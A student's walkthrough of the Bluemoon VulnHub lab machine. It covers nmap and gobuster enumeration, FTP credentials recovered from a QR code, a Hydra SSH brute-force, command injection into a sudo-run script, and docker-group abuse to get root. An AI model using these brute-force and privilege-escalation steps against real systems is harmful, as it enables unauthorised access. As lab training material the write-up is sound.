Task: Vulnerable Machine: Bluemoon

Name: Allysha Maisarah Binti Zakaria

Id: 52215226181

1. Download the Bluemoon vulnhub machine
2. Run Kali Linux and Bluemoon together




Information Gathering, Scanning, Enumeration

Run these three commands

3. ifconfig
4. nmap -sn 192.168.0.0/24

This is use to discover what is on our network




5. nmap -sV -p- 192.168.0.18

Three service are open ftp-port 21, ssh-port 22, http-port 80.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.0.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-11-02 04:08 EST
Nmap scan report for bluemoon (192.168.0.18)
Host is up (0.0021s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.64 seconds
```

6. Go to browser and give the ip address of the target and enter.




7. We use gobuster to find any hidden directory in the webpage


gobuster dir -u http://192.168.0.18 -w /usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt




Here we find hidden_text directory and we go inside the directory.



There is another link called Thank You, inside that link have image of QR code and download it in our system.





Decode Succeeded

Raw text	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF
Raw bytes	46 32 32 12 f6 26 96 e2 f6 26 17 36 80 a0 a4 84 f5 35 43 d6 97 00 a5 55 34 55 23 d7 57 36 57 26 67 47 00 a5 04 15 35 35 74 f5 24 43 d6 67 47 07 04 07 37 37 76 f7 26 40 a0 a6 67 47 02 02 d6 96 e7 62 02 44 84 f5 35 42 07 57 36 57 22 02 45 55 34 55 22 02 45 04 15 35 35 74 f5 24 40 a6 27 96 50 a4 54 f4 60 ec 11 ec 11 ec 11 ec
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF

USER: userftp


PASSWORD:ftpp@ssword

These are credentials for FTP so now login to FTP with given credentials.

8. Loging in to ftp service

ftp 192.168.0.18

There are two files **information.txt** and **p_lists.txt**





Now we know the user is “Robin” and there is list of password

Gaining Access

9. We will use hydra to bruteforce the credentials

hydra -l robin -P p_lists.txt ssh://192.168.56.107

```
┌──(kali㉿kali)-[~]
└─$ hydra -l robin -P p_lists.txt ssh://192.168.0.18
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-11-02 03:29:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries per task
[DATA] attacking ssh://192.168.0.18:22/
[22][ssh] host: 192.168.0.18   login: robin   password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-11-02 03:29:56
```

Login: robin

Password: k4rv3ndh4nh4ck3r


10. Now use ssh to login as robin.

```
┌──(kali㉿kali)-[~]
└─$ ssh robin@192.168.0.18
The authenticity of host '192.168.0.18 (192.168.0.18)' can't be established.
ED25519 key fingerprint is SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4CyO9DR+VXTw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.0.18' (ED25519) to the list of known hosts.
robin@192.168.0.18's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44
robin@BlueMoon:~$
```

We use ls to list all directory and found “project” folder and user1.txt. Inside the user1.txt we found the first flag.



We enter to project directory and found there is file “feedback.sh” which was run by another user jerry.




Privilege Escalation

11. Now we execute It as a user jerry

sudo -u jerry /home/robin/project/feedback.sh

Now enter the name as **jerry**. And enter your feedback as **/bin/bash**



Now we obtain the second flag from the home directory of jerry.


12. Now we upgrade to fully interactive shell


python -c 'import pty; pty.spawn("/bin/bash")'



Further enumeration shows that jerry is in docker group

13. List the docker image
14. Now we can exploit Alpine image which prompts us to root shell





Finally, now we are the root. Then we obtain the final flag from the home directory of the root.